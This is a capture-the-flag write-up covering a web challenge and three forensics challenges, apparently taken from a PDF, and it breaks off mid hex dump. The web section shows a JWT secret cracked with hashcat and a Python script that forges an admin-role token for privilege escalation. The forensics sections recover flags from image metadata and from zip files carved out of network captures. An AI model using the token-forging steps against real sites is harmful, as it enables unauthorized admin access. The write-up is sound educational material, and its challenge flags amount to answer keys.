
P4R4LLEL_R3ALM (Medium) [150 pts]



This challenge takes us to a login page that when entered invalid credentials will give another set of credentials to a demo account:




Logging into the website with these credentials will tell us that we are logged in as a common user.



From this, we immediately know that we need to do privilege escalation to admin. The first thing we checked is the cookie of the user, and it is clear that it is JWT.

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzUzNTc3NzMxMzUxLCJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMzguMC4wLjAgU2FmYXJpLzUzNy4zNiIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzUzNTc3NzMxfQ.k17rMa5O9PCXpV83xFDNFjTp9KJcebUc0dNZld8hPF0



From this we know that the most common vulnerability is a **weak signature of the JWT** and we can try to brute force this key with hashcat. At first we inputted the JWT into a .txt file so it can be processed by hashcat. Then we ran the following command to start the bruteforce:

hashcat -m 16500 -a 0 <path_to_jwt_file> <path_to_wordlist> (referenced from PortSwigger)

In our case, the jwt file is jwt.txt and we used the most common jwt wordlist which is jwt.secrets.list from https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list.

Starting the bruteforce:

```
pemakai@DESKTOP-8K5L957:~/CTF_Challs/FIK_CUP/web/jwt$ hashcat -m 16500 -a 0 jwt.txt ~/tools/jwt-secrets/jwt.secrets.list

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Plat
form #1 [The pocl project]
==========================================================================================================================
* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12700H, 2840/5745 MB (1024 MB allocatable), 20MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Immediately, the JWT signature is cracked, which is "**CHANGE_THIS_TO_SOMETHING_RANDOM**"

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzUzNTc3NzMxMzUxLCJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFd
pbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMzguMC4wLjAgU2FmYXJpLzUzNy4zNiIsInJvbGUiOiJ
1c2VyIiwiaWF0IjoxNzUzNTc3NzMxfQ.k17rMa5O9PCXpV83xFDNFjTp9KJcebUc0dNZld8hPF0:CHANGE_THIS_TO_SOMETHING_RANDOM

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16500 (JWT (JSON Web Token))
Hash.Target......: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNz...d8hPF0
Time.Started.....: Sun Jul 27 09:11:29 2025 (0 secs)
Time.Estimated...: Sun Jul 27 09:11:29 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/pemakai/tools/jwt-secrets/jwt.secrets.list)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1720.7 kH/s (3.25ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10240/103965 (9.85%)
Rejected.........: 0/10240 (0.00%)
Restore.Point....: 0/103965 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....:  -> duibuqiwoaini
Hardware.Mon.#1..: Util:  5%
```

Knowing the secret signature of the JWT, we can forge a new JWT where "role": "admin" instead of user. We did it by using a script and the jwt library in python:


```python
import jwt

header = {
  "typ": "JWT",
  "alg": "HS256"
}

payload = {
```

```
  "auth": 1753528251799,
  "agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/138.0.0.0 Safari/537.36",
  "role": "admin",
  "iat": 1753525095
}
secret = "CHANGE_THIS_TO_SOMETHING_RANDOM"

encoded_jwt = jwt.encode(
    payload,
    secret,
    algorithm="HS256",
    headers=header
)

print(encoded_jwt)
```

Running the script will give us the forged JWT:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdXRoIjoxNzUzNTI4MjUxNzk5LCJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMzguMC4wLjAgU2FmYXJpLzUzNy4zNiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc1MzUyNTA5NX0.kptIDdMuHG5lZGWvUw_cf4gT1EUWB_ScebPS-53GMmw

We changed the cookie of the user in the website with this new JWT, and immediately, we are shown the flag:



- **Flag: F1K3UP{JWD4U7H3N4L7D3S3CUR17YR3V3RS3}**

III. Forensics

Image_of_Photosynthesis (Easy) [50 pts]

Given an image of a cat that is buried in soil:

The flag, as expected, cannot directly be seen in the picture. Rather, it is most likely hidden in the **metadata** of the image. **Metadata** of files can be accessed with one very effective tool called **exiftool** which is a widely used digital forensics tool in Linux.

To use this tool we simply need to run **`exiftool <image_name>`** . In the case of this challenge we ran the command: **`exiftool Cphotosynthesis-cat.jpg.`** The results consist of typical metadata like Description, MIME Type, etc. But one interesting looking piece of data is the **Comment**:

```
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Description               : ZmxhZ3t0aGlzX2lzX25vdF90aGVfZmxhZ30=
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Comment                         : CAR_Ident1fiED_Buri3d{doNxauNcn3dcBFA1Y5Ctv54uuCwZoSuG}
Image Width                     : 1080
Image Height                    : 1207
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
```

Where **Comment: CAR_Ident1fiED_Buri3d{doNxauNcn3dcBFA1Y5Ctv54uuCwZoSuG},** which looks extremely similar to a flag. So we tried to submit it to the CTFd platform and it turned out to be correct.


- **Flag: CAR_Ident1fiED_Buri3d{doNxauNcn3dcBFA1Y5Ctv54uuCwZoSuG}**

Network_Echo_Chamber (Medium)[150 pts]

Given a pcap file and when I use strings to find the flag:


```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/foren : strings network_maze.pcapng| grep "flag"
  <flag>0</flag>
 send &amp;amp; receive faxes by email now!</adtext><hiturl>http://clk.atdmt.com/go/184649311/direct;wi.1;h
i.1;ai.135488328.134783225;ct1/01</hiturl><tab /><ct /><flag>0</flag></TEXTAD>g
flag.txt
flag.txtPK
  <flag>0</flag>
 send &amp;amp; receive faxes by email now!</adtext><hiturl>http://clk.atdmt.com/go/184649311/direct;wi.1;h
i.1;ai.135488328.134783225;ct1/01</hiturl><tab /><ct /><flag>0</flag></TEXTAD>
```

We got this. Now I know the flag.txt is in a zip file because of the ‘PK’ string. Then I proceed to extract http objects using wireshark and we got




All of these files and more. What we're interested in is a zip file that contains the flag.txt.

Now just unzip the zip file and we get the flag.txt. Then just cat the flag.txt




- **Flag: Net-Cap-Investigation{NfQitWJ7deu6rdPb7qOgdvufuYMmCvlw}**


Packet Labyrinth (Hard) [300 pts]



Given a pcap file, I immediately use wireshark to open it.



Using the hints I proceed to export HTTP objects. And got all these files



What we're interested in is of course flag.txt or flag.zip or anything related to the flag

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/foren/labyrinth/http : file * | grep "archive"
object506557:

                                                AIN archive data
sepc$20iron$20revocation$20list$20v12.1_microdefsb.curdefs_symalllanguages_livetri.zip:

                                                Zip archive data, made by v2.0, extract using at lea
st v2.0, last modified, last modified Sun, Feb 26 2013 11:02:02, uncompressed size 46771, method=deflat
e
sepc$20virus$20definitions$20win64$20$28x64$29$20v12.1_microdefsb.curdefs_symalllanguages_livetri.zip:

                                                Zip archive data, made by v2.0, extract using at lea
st v2.0, last modified, last modified Sun, Feb 26 2013 05:48:40, uncompressed size 32811, method=deflat
e
sepc$20virus$20definitions$20win64$20$28x64$29$20v12.1_microdefsb.dec_symalllanguages_livetri.zip:

                                                Zip archive data, made by v2.0, extract using at lea
st v2.0, last modified, last modified Sun, Feb 26 2013 05:48:40, uncompressed size 2786, method=deflate
upload.zip:

                                                Zip archive data, made by v2.0, extract using at lea
st v2.0, last modified, last modified Sun, Jul 26 2025 15:29:16, uncompressed size 29, method=deflate

 ❯❯ /home/usupek/ctf/coret-coret/FIK/foren/labyrinth/http : unzip upload.zip
Archive:  upload.zip
replace flag1.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: flag1.txt
```

The first part of the flag is inside upload.zip. Then I just unzip the file then cat the flag1.txt

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/foren/labyrinth/http : cat flag1.txt
Finding_Needle_in_Network{K1t%
```

The second part of the flag is also inside a zip file, but in a different protocol which is FTP

```
78 9a 18 a2 5a 19 34 6f  24 38 f0 4f 08 00 45 00   x···Z·4o $8·O··E·
00 bb 00 01 00 00 40 06  10 bc 0a 2a 2a 65 0a 2a   ·····@·  ···**e·*
2a c8 c7 3a 00 14 00 00  c3 50 00 00 ea 60 50 18   *··:····  ·P···`P·
20 00 75 88 00 00 50 4b  03 04 14 00 00 00 08 00    ·u···PK  ········
a8 7b fa 5a 52 4d 2c 54  1f 00 00 00 1d 00 00 00   ·{·ZRM,T  ········
09 00 00 00 66 6c 61 67  32 2e 74 78 74 2b a9 8c   ····flag 2.txt+··
77 36 29 29 8e 37 c9 4b  89 77 31 48 2f 8e f7 31   w6))·7·K ·w1H/··1
28 33 8e 0f 31 88 0f c8  31 a9 04 00 50 4b 01 02   (3··1··· 1···PK··
14 00 14 00 00 00 08 00  a8 7b fa 5a 52 4d 2c 54   ········ ·{·ZRM,T
1f 00 00 00 1d 00 00 00  09 00 00 00 00 00 00 00   ········ ········
00 00 00 00 b6 81 00 00  00 00 66 6c 61 67 32 2e   ········ ··flag2.
74 78 74 50 4b 05 06 00  00 00 00 01 00 01 00 37   txtPK··· ·······7
00 00 00 46 00 00 00 00  00                       ···F···· ·
```

So I exported the selected packet and got the zip file. Then I unzip it and got the flag

```
 ❯❯ /home/usupek/ctf/coret-coret/FIK/foren/labyrinth : cat flag2.txt
ty_C4ts_4nd_D0gs_L0v3_T0_Pl4y%
```


The third part of the flag is also inside a zip file, but in a different protocol which is SMTP

```
20 00 58 bf 00 00 53 75  62 6a 65 63 74 3a 20 44   ·X··Su bject: D
61 69 6c 79 20 42 61 63  6b 75 70 20 46 69 6c 65  aily Bac kup File
73 0a 46 72 6f 6d 3a 20  73 65 6e 64 65 72 40 63  s·From:  sender@c
6f 6d 70 61 6e 79 2e 63  6f 6d 0a 54 6f 3a 20 62  ompany.c om·To: b
61 63 6b 75 70 40 63 6f  6d 70 61 6e 79 2e 63 6f  ackup@co mpany.co
6d 0a 4d 49 4d 45 2d 56  65 72 73 69 6f 6e 3a 20  m·MIME-V ersion:
31 2e 30 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65  1.0·Cont ent-Type
3a 20 6d 75 6c 74 69 70  61 72 74 2f 6d 69 78 65  : multip art/mixe
64 3b 20 62 6f 75 6e 64  61 72 79 3d 22 62 6f 75  d; bound ary="bou
6e 64 61 72 79 31 32 33  22 0a 0a 2d 2d 62 6f 75  ndary123 "··--bou
6e 64 61 72 79 31 32 33  0a 43 6f 6e 74 65 6e 74  ndary123 ·Content
2d 54 79 70 65 3a 20 74  65 78 74 2f 70 6c 61 69  -Type: t ext/plai
6e 0a 0a 50 6c 65 61 73  65 20 66 69 6e 64 20 61  n··Pleas e find a
74 74 61 63 68 65 64 20  62 61 63 6b 75 70 20 66  ttached  backup f
69 6c 65 2e 0a 0a 2d 2d  62 6f 75 6e 64 61 72 79  ile.··-- boundary
